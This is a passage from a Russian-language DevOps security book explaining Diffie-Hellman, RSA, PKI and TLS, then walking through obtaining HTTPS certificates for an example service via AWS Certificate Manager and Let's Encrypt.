
Bob calculates $B = gb \bmod p = 515 \bmod 23 = 19$

Bob sends $B=19$ to Alice

Alice calculates the key = $Ba \bmod p = 196 \bmod 23 = 2$

Bob calculates the key = $Ab \bmod p = 815 \bmod 23 = 2$

Alice and Bob have negotiated key=2



Обмен ключами Диффи — Хеллмана обеспечивает Элис и Бобу возможность произвести обмен ключом, не позволяя Еве его украсть

Алгоритм Диффи — Хеллмана вызвал расцвет криптографии. По причине того что алгоритм использует публичные, а не скрытые значения (a и b — скрыты, A и B — открыты), говорят, что Диффи и Хеллман изобрели асимметричное шифрование открытыми ключами.

Годом позднее после публикации алгоритма Рон Ривест, Ади Шамир и Леонард Адлеман опубликовали RSA — криптосистему с открытым ключом, которая вы-


страивалась поверх алгоритма DH и ввела открытые и закрытые ключи, используемые и поныне. RSA позволяет частным пользователям создавать собственные пары ключей: открытый для свободного распространения и закрытый — для приватного пользования. RSA обеспечивает две важные функции защиты — шифрование и подпись.

- ❑ **Шифрование** — сообщения, зашифрованные одним ключом, могут быть дешифрованы только другим, что позволяет людям отправлять сообщения, пользуясь открытыми ключами для шифрования и закрытыми — для дешифрования.
- ❑ **Подпись** — сообщения, зашифрованные неким закрытым ключом, могут быть дешифрованы только соответствующим открытым ключом.

Не торопитесь, постарайтесь разобраться в этих концепциях. Они сложные, но на них базируется то, как TLS сегодня защищает каналы взаимодействия. DH и RSA — это основополагающие компоненты безопасности, которые позволяют Интернету процветать в качестве рыночной площадки.

Алгоритм RSA

Алгоритм RSA позволяет участникам взаимодействия обмениваться секретными сообщениями с помощью двух ключей. Один ключ шифрует сообщение, а другой их дешифрует, но ключ, которым сообщение было зашифровано, не может дешифровать. Представьте себе Элис и Боба, которые хотят безопасно общаться. Элис создает пару ключей и выкладывает в сеть открытый ключ. Боб с помощью этого ключа шифрует сообщение. Никто другой не может дешифровать его, кроме Элис, которая хранит в безопасности ключ, способный дешифровать сообщение. На следующем рисунке изображен рабочий поток RSA.



Криптосистема RSA позволяет Бобу отправить Элис сообщение, зашифрованное ее открытым ключом. Ева не может расшифровать сообщение, потому что не знает закрытый ключ Элис

Эта система с двумя ключами поистине революционная, так как один из ключей можно публиковать, не подвергая рискам безопасность протокола. Если вам интересна математика, стоящая за RSA, вот простой пример.

1. Выберите произвольные числа $p = 17$, $q = 13$ и вычислите $n = p \times q = 221$.
2. Найдите наибольший общий делитель $\phi(n) = (p - 1) \times (q - 1) = 16 \times 12 = 192$.
3. Выберите некоторое значение для открытого показателя степени e , которое является взаимно простым с $\phi(n)$. Для примера возьмем $e = 5$, но общепринятым значением считается $e = 65\,537$. Значения e и n вместе формируют открытый ключ.
4. С помощью e выберите значение d , которое удовлетворяет такому уравнению: $de \bmod \phi(n) = 1$. Например, $d = 77$:

$$d \times 5 \bmod 192 = 1;$$

$$77 \times 5 \bmod 192 = 1.$$

5. Значения d и n вместе формируют закрытый ключ.

Возьмем сообщение m , которое состоит из числа 123. Чтобы зашифровать m с помощью открытого ключа (n, e) , воспользуемся формулой $c(m) = m^e \bmod n = 123^5 \bmod 221 = 106$. Зашифрованный текст сообщения $c(m)$ выглядит как 106.

А теперь, чтобы расшифровать $c(m)$ с помощью закрытого ключа и восстановить прежнее сообщение, вычислим открытый текст $= c(m)^d \bmod n = 106^{77} \bmod 221 = 123$.

5.1.3. Инфраструктуры открытых ключей

RSA обеспечивает почти всю защиту, необходимую для каналов взаимодействия, но одна проблема все же остается. Представьте, что вы впервые связываетесь с Бобом. Боб передает вам свой открытый ключ — 29931229. Но безопасный канал еще не настроен, поэтому как вы можете убедиться в том, что эта информация не используется для того, чтобы ввести вас в заблуждение, во время вмешательства в соединение? У вас не будет доказательств, пока кто-нибудь третий не подтвердит, что этот открытый ключ и правда принадлежит Бобу.

Аналогия из реального мира — то, как мы доверяем паспортам и водительским удостоверениям: всего лишь владения документом недостаточно. Он должен быть выдан неким уполномоченным на то органом. В цифровом мире мы взяли эти представления и создали инфраструктуры открытых ключей (public-key infrastructures, PKI), для того чтобы связать ключи с проверкой подлинности.

Работа PKI начинается с привязки к ряду центров доверия, или, точнее, к их открытым ключам. В браузерах вы их встречали в виде центров сертификации (certificates authorities, CA), которые содержатся в *корневых хранилищах*, или *хранилищах доверия*. Концепция PKI проста: для того чтобы открытый ключ Боба считался действительным, он должен быть криптографически подписан закрытым ключом того CA, которому вы доверяете. Когда Боб высылает вам свой открытый

ключ, он отправляет и подпись этого открытого ключа, выполненную СА. Проверяя подпись с помощью открытого ключа СА, которому доверяете, вы удостоверитесь в том, что ключу Боба можно доверять и что он не заменен кем-то стоящим между вами. СА обязан убедиться в том, что подписываемые ключи принадлежат соответствующим людям, это уже их работа, а не ваша. В принципе, это аналогично паспорту Элис, который подписан (или, скорее, выдан) уполномоченным правительственным органом, предварительно проверившим ее на подлинность: если мы доверяем ключам этих центров в PKI, то доверяем и ключам, которые они подписывают.

5.1.4. SSL и TLS

Военные организации, вероятно, начали применять RSA и PKI в 1970-х и 1980-х, но для Веба подготовка и начало использования этих техник затянулись на два десятилетия. В 1995 году Netscape выпустили Navigator 1.0, в котором была предусмотрена поддержка протокола Secure Socket Layer. В SSL версии 2 (v1 так и не была выпущена) с помощью RSA и PKI защищали каналы взаимодействия между браузером и сервером.

SSL использует PKI для того, чтобы определять, надежен ли открытый ключ сервера, и требует, чтобы серверы применяли сертификат безопасности, подписанный доверенным СА. Когда Navigator 1.0 был выпущен, он доверял лишь одному СА, обслуживаемому корпорацией RSA Data Security. Открытый RSA-ключ сервера хранился в сертификате безопасности, который браузер затем мог использовать для установления безопасного канала взаимодействия. Сертификаты безопасности, которые мы применяем сегодня, полагаются на тот же стандарт X.509, которым пользовался Netscape Navigator 1.0 в те годы.

В Netscape намеревались научить пользователей отличать безопасные соединения от небезопасных, поэтому поместили значок замка рядом с адресной строкой. Если замок был открыт, соединение считалось небезопасным. Закрытый замок обозначал соединение, защищенное SSL, для которого от сервера требовалось представление подписанного сертификата. Вы наверняка знакомы с этим значком, так как с того времени его стали использовать во всех браузерах. Инженеры из Netscape поистине создали стандарт для безопасных каналов взаимодействия.

Через год после выпуска SSL 2.0 в Netscape исправили некоторые проблемы с безопасностью и выпустили SSL 3.0 — протокол, который, несмотря на то что считается устаревшим с июня 2015 года, используется в некоторых частях света и через 20 лет после выпуска. В целях стандартизации SSL силами Internet Engineering Task Force (IETF) была создана небольшая модификация SSL 3.0 и в 1999-м анонсирована как Transport Layer Security (TLS) 1.0. Смена названия с SSL на TLS сегодня все еще сбивает людей с толку. Формально TLS — это новая версия SSL, но на практике в дискуссиях о версиях протокола люди используют SSL и TLS как синонимы.

TLS продолжает развиваться под наблюдением IETF: версия 1.1 выпущена в 2006 году, а 1.2 — в 2008-м. Следующая версия TLS, как вы понимаете, под номером 1.3, вышла в 2018-м. В каждой новой версии исправляются проблемы

с безопасностью и вносятся инновации криптографии, которые не раскрываются в этой книге.

TLS стал стандартом безопасности любого типа сетевых каналов взаимодействия, от обслуживания веб-страниц и защиты систем видеоконференции до установления VPN-туннелей. Эта большая работа, посвященная защите (и взлому) его базовых криптографических элементов, выделяет TLS как самый надежный протокол безопасности из когда-либо созданных. Этот же факт указывает на то, что TLS — это сложный протокол, полностью разобраться в котором способны единицы.

К счастью, нам не требуется полное понимание внутренних процессов в TLS, чтобы должным образом защитить веб-сервис. В оставшейся части главы я дам краткое описание работы TLS, которое вскоре сменится описанием защиты конечной точки HTTP в `invoicer`.

5.2. Обзор SSL/TLS

Установить TLS-соединение легко с помощью браузера и HTTPS-адреса, но для того, чтобы получить больше информации об этом процессе, вам нужно использовать командную строку OpenSSL. В листинге 5.2, сокращенном для удобочитаемости, показаны несколько TLS-параметров соединения с `google.com`. Здесь много информации, и в последующих разделах мы все обсудим.

Листинг 5.2. TLS-соединение с `google.com`, полученное с помощью инструмента `openssl`

```
$ openssl s_client -connect google.com:443
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
  i:/C=US/O=Google Inc/CN=Google Internet Authority G2
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
  i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
  i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
SSL-Session:
  Protocol : TLSv1.2
  Cipher : ECDHE-RSA-AES128-GCM-SHA256
  Session-ID: 0871E6F1A35AE705A...
  Session-ID-ctx:
  Master-Key: 01F2462FD1D61...
  Key-Arg : None
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 100800 (seconds)
  TLS session ticket:
  0000 - d7 2a 55 df .. .. .
```

Цепочка доверия сертификата Google указывает на Equifax CA

TLSv1.2 — это новейшая версия протокола

Предоставленный набор шифра

Уникальный идентификатор сессии

Первичный криптографический ключ

Зашифрованный первичный ключ в сеансовом удостоверении

5.2.1. Цепочка доверия

Первая часть вывода команды в OpenSSL показывает сертификаты с номерами 0, 1 и 2. У каждого из сертификатов есть субъект *s* и издатель *i*. Первый сертификат, номер 0, называется *сертификатом конечного субъекта*. Строка субъекта говорит о том, что она действительна для любого из поддоменов *google.com*, так как ее субъект назначен как **.google.com*. Строка издателя указывает на то, что сертификат принадлежит Google Internet Authority G2, который оказывается субъектом второго сертификата, номер 1. Сам номер 1 издан GeoTrustGlobal CA, который мы также находим в номере 2. Вы можете видеть, куда все движется: каждый из сертификатов издан последующим сертификатом, за исключением номера, издателя которого, Equifax Secure CA, искать негде.

Что командная строка OpenSSL не показывает, так это хранилище доверия, в котором содержится список CA-сертификатов, доверенных для системы, на которой запущен OpenSSL. Открытый сертификат Equifax Secure CA должен присутствовать в хранилище доверия системы, чтобы замкнуть цепь проверок. Это называется цепочкой доверия, и на рис. 5.3 обобщается ее поведение на высоком уровне.




Рис. 5.3. Высокоуровневый взгляд на концепцию цепочки доверия, применяемой для проверки подлинности сайта. Корневой CA в хранилище доверия Firefox обеспечен первичным доверием для проверки целой цепочки и доверяет сертификату конечного узла

На практике проверка цепочки доверия оказывается намного более сложной задачей, чем просто проверка издателей, но я хочу, чтобы читатель разобрался в этих деталях самостоятельно. Здесь особенно важно то, что OpenSSL проверил подлинность сервера Google и теперь уверен, что общается с нужным субъектом. Подлинность была установлена, создание соединения движется дальше, к обработке криптографических деталей канала взаимодействия.

5.2.2. Установление TLS-соединения

TLS предназначена для того, чтобы позволить клиенту и серверу договориться о наборе криптографических алгоритмов, используемых для соединения, который называют *набором шифров*. Каждая из версий TLS, начиная с SSLv2 и заканчивая TLSv1.3, поставляется со своим набором шифров, а более современные версии протокола применяют шифры повышенной безопасности.

На выводе командной строки OpenSSL из листинга клиент и сервер договариваются использовать TLSv1.2 с набором шифра ECDHE-RSA-AES128-GCM-SHA256. У этой криптографической строки есть особое значение.

- ❑ EDCHE — это алгоритм, известный как обмен ключами Диффи — Хеллмана на эллиптических кривых. Это математическая концепция, которая позволяет клиенту и серверу безопасно договариваться о первичном ключе. Мы обсудим его магию немного позже, а пока что знайте, что ECDHE используется для обмена ключами.
- ❑ RSA — это алгоритм открытого ключа для сертификата, предоставляемого сервером. Открытый ключ в сертификате сервера не используется непосредственно для шифрования, так как для RSA нужно перемножать большие числа, что слишком замедлит шифрование. Вместо этого во время установления соединения он применяется для подписи сообщений, что позволяет выполнить аутентификацию.
- ❑ AES128-GCM — это алгоритм симметричного шифрования, подобный шифру Цезаря, только намного лучше. Это скоростной шифр, предназначенный для быстрого шифрования и дешифрования больших объемов данных, передаваемых по каналам взаимодействия. Таким образом AES128-GCM используется для обеспечения конфиденциальности.
- ❑ SHA256 — это алгоритм хеширования, используемый для вычисления контрольной суммы фиксированной длины для данных, которые передаются по соединению. SHA256 используется для обеспечения целостности.

Для описания полного подтверждения TLS-соединения понадобятся страницы текста (RFC из TLS1.2 занимает 100 страниц, см. <http://mng.bz/jGFT>). Упрощенная версия подтверждения соединения показана на рис. 5.4.

- ❑ Клиент высылает сообщение HELLO для сервера со списком поддерживаемых протоколов и алгоритмов.
- ❑ Сервер отправляет HELLO обратно и отправляет свою цепочку сертификатов. Сервер выбирает набор шифра, исходя из возможностей клиента.
- ❑ Если в наборе шифра используется эфемерный ключ, такой как у ECDHE, то сервер и клиент договариваются о предпервичном ключе с помощью алгоритма Диффи — Хеллмана. Предпервичный ключ никогда не пересылается по сети.
- ❑ Клиент и сервер создают сессионный ключ, который будет использоваться для шифрования данных при передаче по соединению.




Рис. 5.4. Упрощенная схема установления TLS-соединения показывает четыре основных шага, совершаемых клиентом и сервером

По установлении соединения обе стороны владеют секретным сессионным ключом, используемым для шифрования всех остальных соединений. Это то, что OpenSSL называет **Master-Key** в выводе листинга 5.2.

5.2.3. Совершенная прямая секретность

Понятие эфемерности в обмене ключами ссылается на важную особенность, которую называют *совершенной прямой секретностью* (perfect forward secrecy, PFS).

В неэфемерном обмене ключами клиент высылает предварительный первичный ключ на сервер, шифруя его с помощью открытого ключа сервера. Затем сервер дешифрует предварительный ключ, задействуя свой закрытый ключ. Если позднее закрытый ключ сервера будет украден, атакующий сможет получить сессионный ключ и дешифровать весь трафик. Неэфемерный обмен ключами уязвим к атакам на фиксируемый трафик, которые могут произойти в будущем. И, так как люди нечасто меняют пароли, дешифрование прошлых данных может также иметь ценность для атакующего.

В эфемерном обмене ключами, таком как DHE или его вариант на эллиптических кривых ECDHE, эта проблема решается, когда предварительный ключ не передается по сети. Вместо этого предварительный ключ изолированно вычисляется на сторонах клиента и сервера с помощью открытой информации, передаваемой публично. Так как предварительный ключ не может быть позднее дешифрован атакующим, то ключ сессии останется защищенным от будущих атак. Отсюда и название приема — *совершенная прямая передача*.

Недостатком PFS является то, что дополнительные вычислительные шаги вызывают задержки при установлении соединения и замедляют работу пользователей. Чтобы избежать повторения этой работы при новом соединении, каждая из сторон кэширует сессионный ключ для дальнейшего использования посредством приема, называемого *возобновлением сессии*. Именно для этого пригодятся идентификатор сессии и TLS удостоверения: они позволяют клиенту и серверу разделить один идентификатор сессии, чтобы пропускать этап договора о сессионном ключе, так как они о нем уже договорились, и сразу перейти к обмену данными.

Этим мы завершаем обзор TLS. Я ознакомил вас с новыми концепциями и сообщил много информации, которая может показаться избыточной, если вы впервые знакомитесь с удивительным миром криптографии. Стоит ожидать, что для освоения TLS вам потребуются время и силы, но базовых концепций, представленных на нескольких предыдущих страницах, должно хватить для защиты онлайн-сервиса, что вы сразу и реализуете с помощью HTTPS в invoiceer.

Подробнее о TLS

Я мог бы посвятить целую книгу рассуждениям о TLS. И, как часто бывает, кто-то уже это сделал: Айвен Ристик, создатель SSL Labs, написал полноценное исследование TLS, PKI и серверных конфигураций — книгу *Bulletproof SSL and TLS* (Feisty Duck, 2017). Прочитайте ее обязательно, если короткой главы недостаточно, чтобы удовлетворить интерес к этому превосходному протоколу.

5.3. Настройка приложений на использование HTTPS

Выполните три шага, чтобы задействовать HTTPS в приложениях.

1. Получите управляемое вами доменное имя, которое указывает на открытую конечную точку `invoicer`.
2. Получите для этого домена сертификат X.509, изданный доверенным СА.
3. Обновите свою конфигурацию для использования HTTPS с этим сертификатом.

До этого момента вы работали с адресом `ELB invoicer`, сгенерированным AWS, но для реального приложения вам, вероятнее всего, понадобится реальное доменное имя, например `invoicer.secur-ing-devops.com`. Я опущу детали покупки домена и создания необходимой записи `CNAME`, указывающей на `ELB invoicer`. Созданная запись должна выглядеть подобно листингу 5.3.

Листинг 5.3. Запись `CNAME` указывает `invoicer.secur-ing-devops.com` на `ELB invoicer`

```
$ dig invoicer.secur-ing-devops.com
;; ANSWER SECTION:
invoicer.secur-ing-devops.com. 10788 IN CNAME
    invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com.
invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com. 48 IN A
    52.70.99.109
invoicer-api.3pjw7ca4hi.us-east-1.elasticbeanstalk.com. 48 IN A
    52.87.136.111
```

Ранее сертификация считалась сложным процессом, который требовал нескольких часов чтения, чтобы ознакомиться с малопонятными возможностями таких инструментов, как `OpenSSL`, сгенерировать для СА запрос подписи сертификата и установить подписанный сертификат на веб-сервер. Вы, возможно, знакомы с такой процедурой, если управляли традиционной инфраструктурой, но благодаря предприимчивости центров сертификации этот процесс перестал быть таким болезненным.

- ❑ `Let's Encrypt` обеспечивает полностью автоматизированный бесплатный процесс получения сертификата посредством протокола проверки подлинности `ACME`.
- ❑ `AWS` бесплатно издает сертификаты, но их можно использовать только в пределах `AWS` (закрытые ключи нельзя экспортировать).
- ❑ Традиционные СА, включая бесплатные, активно перенимают протокол `ACME`.

Сначала взглянем на СА от `AWS`, а затем обсудим применение `Let's Encrypt`.

5.3.1. Получение сертификата `AWS`

Если вам нужно всего лишь запустить свое приложение в `AWS`, то для получения сертификата с помощью сервиса `Certificate Manager` достаточно выполнить команду из листинга 5.4.

Листинг 5.4. Запрос сертификата для `invoicer` от AWS Certificate Manager

```
$ aws acm request-certificate --domain-name invoicer.secur-ing-devops.com

{
  "CertificateArn": "arn:aws:acm:us-east-1:93:certificate/6d-7c-4a-bd-09"
}
```

Предыдущая команда просит Amazon сгенерировать закрытый ключ и сертификат в аккаунте AWS (пользователь не может извлечь закрытый ключ из аккаунта). Перед тем как подписать сертификат своей собственной PKI, Amazon должен убедиться в том, что пользователь владеет доменом, для которого запрашивает сертификат. Для этого он отправляет пользователю письмо с кодом верификации на предопределенный адрес, подобный `postmaster@secur-ing-devops.com`. Пользователь должен перейти по ссылке с кодом верификации, чтобы подтвердить издание сертификата, который сразу же можно использовать в пределах аккаунта AWS. Сервисы AWS Certificate Manager обеспечивают простейший способ получения сертификата для сервиса, размещенного на инфраструктуре Amazon, но если вам нужен абсолютный контроль над закрытым ключом, то Let's Encrypt готова предложить достойную альтернативу.

5.3.2. Получение сертификата Let's Encrypt

С точки зрения СА, одна из самых сложных задач при издании сертификата — подтверждение того, что пользователь, отправляющий запрос, является законным владельцем домена. Как уже говорилось, AWS делает это, отправляя собственнику домена сообщение на предопределенный адрес. У Let's Encrypt более продуманный подход, который подразумевает прохождение ряда испытаний, определенных в спецификации ACME¹.

Самое типичное испытание использует HTTP, где пользователю, запрашивающему сертификат, предоставляется произвольная строка от СА, которую нужно разместить в определенном месте целевого сайта, чтобы СА мог подтвердить право собственности. Например, при запросе сертификата для `invoicer.secur-ing-devops.com` СА будет искать испытание на `http://invoicer.secur-ing-devops.com/.well-known/acme-challenge/evaGxfADs6pSRb2LAv9IZf17Dt3juxGJ-PCT92wr-oA`.

Метод HTTP-испытания прекрасно подходит для традиционных веб-серверов, но инфраструктура вашего `invoicer` не обладает веб-сервером, который можно легко настраивать для целей данного испытания. Вместо этого мы будем использовать DNS-испытание, в котором запрашивается испытание ACME под TXT-записью `_acme-challenge.invoicer.secur-ing-devops.com`. Для работы этого испытания вам понадобится два компонента:

- ❑ клиент ACME, который может устанавливать соединение с Let's Encrypt, настраивать DNS и запрашивать сертификат;
- ❑ регистратор, который можно настраивать для обслуживания TXT испытания ACME.

¹ ACME сейчас является проектом IETF, доступным на <https://tools.ietf.org/wg/acme/>.

Для клиента можно использовать `lego`¹ — Go-клиент для Let's Encrypt, который поддерживает испытания DNS и не только. Для регистратора я чаще всего выбираю `Gandi.net`, но `lego` поддерживает несколько поставщиков DNS, которые будут прекрасно работать. Запросить сертификат для домена можно всего одной командой (листинг 5.5).

Листинг 5.5. Запрос сертификата от Let's Encrypt с помощью DNS-испытания

```
$ GANDI_API_KEY=8aewloliq880A0D10alsd lego
--email="julien@securing-devops.com"
--domains="invoicer.securing-devops.com"
--dns="gandi"
--key-type ec256
run
```

Ключ `Gandi API` получается из настроек аккаунта. На рис. 5.5 показано взаимодействие между `lego`, Let's Encrypt и `Gandi`. Сначала `lego` генерирует закрытый ключ и CSR. CSR пересылается к Let's Encrypt, который отвечает подписанным испытанием. `lego` помещает испытание в DNS на `securing-devops.com` и просит Let's Encrypt выполнить проверку.




Рис. 5.5. Протокол ACME между клиентом (`lego`), CA (Let's Encrypt) и регистратором (`Gandi`) автоматизирует издание подписанного сертификата для `invoicer`

¹ `lego` можно установить с помощью команды `$ go get -u github.com/xenolf/lego`.

Let's Encrypt проверяет испытание и подписывает CSR промежуточным ключом. Затем `lego` может получить подписанный сертификат.

Заметьте, что закрытый ключ определен как `ec256` с намеком на то, что вам нужен ключ ECDSA P-256, а не RSA-ключ.

ECDSA-ключи

ECDSA — это алгоритм, альтернативный RSA, который предоставляет цифровую подпись с помощью эллиптических кривых. Преимуществом ECDSA-ключей является меньший размер по сравнению с RSA: ECDSA-ключ на 256 бит обеспечивает такую же защиту, как и RSA-ключ на 3072 бита. Более легкие ключи обеспечивают ускоренные вычисления, и из-за роста производительности ECDSA администраторов сайтов все чаще используют этот алгоритм вместо RSA.

Выполнение команды может занять несколько минут, так как распространение записей DNS требует времени. По завершении цепочка сертификатов и закрытый ключ будут записаны в расположении `~/.lego/certificates` (листинг 5.6).

Листинг 5.6. Закрытый ключ и цепочка сертификатов, издаваемые Let's Encrypt

```
$ tree ~/.lego/certificates/
├── invoicer.securing-devops.com.crt
└── invoicer.securing-devops.com.key
```

Согласно политике Let's Encrypt сертификат будет действителен в течение 90 дней. Автоматизация обновления этого сертификата оставлена читателю в качестве тренинга (и может быть легко реализована с помощью скрипта, выполняемого в `deployer`). Сейчас же нужно загрузить эту информацию в AWS для использования в ELB `invoicer`.

5.3.3. Применение HTTP на AWS ELB

Рассматривая файл `invoicer.securing-devops.com.crt`, вы увидите два блока `CERTIFICATE`, следующих друг за другом. Первый блок содержит сертификат сервера, или *конечного субъекта* (end-entity, EE), для `invoicer.securing-devops.com`, а второй блок — промежуточный сертификат, который подписывает EE. AWS требует того, чтобы вы загружали EE и промежуточные сертификаты по отдельности, а не одним файлом, поэтому мы разделим их на два файла с помощью текстового редактора и загрузим следующим образом (листинг 5.7).

Листинг 5.7. Загрузка закрытого ключа вместе с EE и промежуточными сертификатами в AWS

```
